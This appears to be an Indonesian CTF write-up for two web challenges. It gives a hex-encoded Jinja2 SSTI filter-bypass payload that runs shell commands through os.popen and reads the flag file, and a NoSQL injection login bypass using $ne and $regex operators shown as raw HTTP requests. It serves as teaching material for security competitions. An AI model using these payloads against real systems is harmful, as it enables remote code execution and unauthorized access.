

Flagnya apa mentor?



HEROES

CyberSecurity


0xazr
daffainfo
eryeryery

DAFTAR ISI

Flaskbang Repatching.....	3
nosey equal well.....	6

Flaskbang Repatching

Diberikan sebuah website seperti gambar di bawah ini :



Kita coba masukan nama "pale", lalu akan diperoleh url seperti ini

<http://104.248.155.97:6555/?Nama=pale>



Sepertinya dalam website ini rentan terhadap SSTI, namun saat mencoba menggunakan payload pengecekan seperti {{7*7}} akan muncul seperti ini




Sepertinya terdapat filter yang diterapkan pada website tersebut, kemudian saya mencari referensi untuk menemukan bypass filter tersebut

<https://github.com/payloadbox/ssti-payloads>

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\'\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\'\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

Payload tersebut saya coba dan hasilnya seperti ini



Selanjutnya kita perlu menemukan lokasi flag dan membaca file flag tersebut sehingga saya memodifikasi payload seperti ini agar bisa lolos dari filter, beberapa char kita ubah dalam hex

```
spasi = \x20
garis miring (/) = \x2F
asterisk (*) = \x2A
```

Setelah itu saya mencari flag dengan menggunakan command seperti ini

```
String biasa :
ls /*

hex :
ls\x20\x2F\x2A

Final payload :
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fbuiltins\x5f\x5f')|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")('os')|attr('popen')('ls\x20\x2F\x2A')|attr('read')()}}
```

Dan hasilnya akan seperti ini

```
122
123 /etc:
124 alpine-release
125 apk
126 bindresvport.blacklist
127 ca-certificates
128 ca-certificates.conf
129 conf.d
130 crontabs
131 flag
132 fstab
133 group
134 group-
135 hostname
136 hosts
137 init.d
```

Selanjutnya kita perlu membaca flag


```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fbuiltins\x5f\x5f')|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")('os')|attr('popen')('cat\x20\x2Fetc\x2Fflag')|attr('read')()}}
```

```
<main class="form-signin w-100 m-auto">
<h2 style="color:white;">Halo gan CHH{p3r1h4l_ap4_y4nG_dil4kuk4n_pr0bset_t3rsebuT}</h2><br>
<h5 style="color:white;"> Welcome to flaskbang app!</h5>
</main>
</body>
</html>
```

Flag : CHH{p3r1h4l_ap4_y4nG_dil4kuk4n_pr0bset_t3rsebuT}

nosey equal well

Diberikan sebuah website dengan tampilan sebagai berikut:



Dari judul soal kami berasumsi bahwa vulnerability yang ada pada website adalah NoSQL Injection. Langsung saja kami test :

Request	Response
<pre>Pretty Raw Hex 1 POST /login HTTP/1.1 2 Host: 104.248.155.97:54170 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 55 9 Origin: http://104.248.155.97:54170 10 Connection: close 11 Referer: http://104.248.155.97:54170/login 12 cookie: connect.sid=s%3A00qtyCDE-6js7U17VjUuIV90gABR5Yqo.x6hIst4rCEZAZxjkSrFp%2BEO OsYinwIie0FTKdxClk 13 14 { "username": { "\$ne": null }, "password": { "\$ne": null } }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 X-Powered-By: Express 3 Location: /dashboard 4 Vary: Accept 5 Content-Type: text/plain; charset=utf-8 6 Content-Length: 32 7 Set-Cookie: connect.sid=s%3A00qtyCDE-6js7U17VjUuIV90gABR5Yqo.x6hIst4rCEZAZxjkSrFp%2BEO OsYinwIie0FTKdxClk 8 Date: Mon, 15 May 2023 15:58:36 GMT 9 Connection: close 10 11 Found. Redirecting to /dashboard</pre>

Ternyata benar vuln terhadap NoSQL Injection. Selanjutnya kami berusaha mencari akun admin di website tersebut dengan bantuan regex :

Request	Response
<pre>Pretty Raw Hex 1 POST /login HTTP/1.1 2 Host: 104.248.155.97:54170 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 64 9 Origin: http://104.248.155.97:54170 10 Connection: close 11 Referer: http://104.248.155.97:54170/login 12 cookie: connect.sid=s%3AxhZ4YHu4Ky4v-MZ-au4ScZZFmnoZDnb.hm06%2FO8LpaNL8WfsOLTUcEc n5qmRLj8LHuCw/PgnA 13 14 { "username": { "\$regex": "admin" }, "password": { "\$regex": ".+" } }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 X-Powered-By: Express 3 Location: /dashboard 4 Vary: Accept 5 Content-Type: text/plain; charset=utf-8 6 Content-Length: 32 7 Date: Mon, 15 May 2023 16:00:13 GMT 8 Connection: close 9 10 Found. Redirecting to /dashboard</pre>

Ditemukan flag :

Flag: CHH{N0s3q_wE1L_n0_F1l7er_15_4_8Ad_1D34}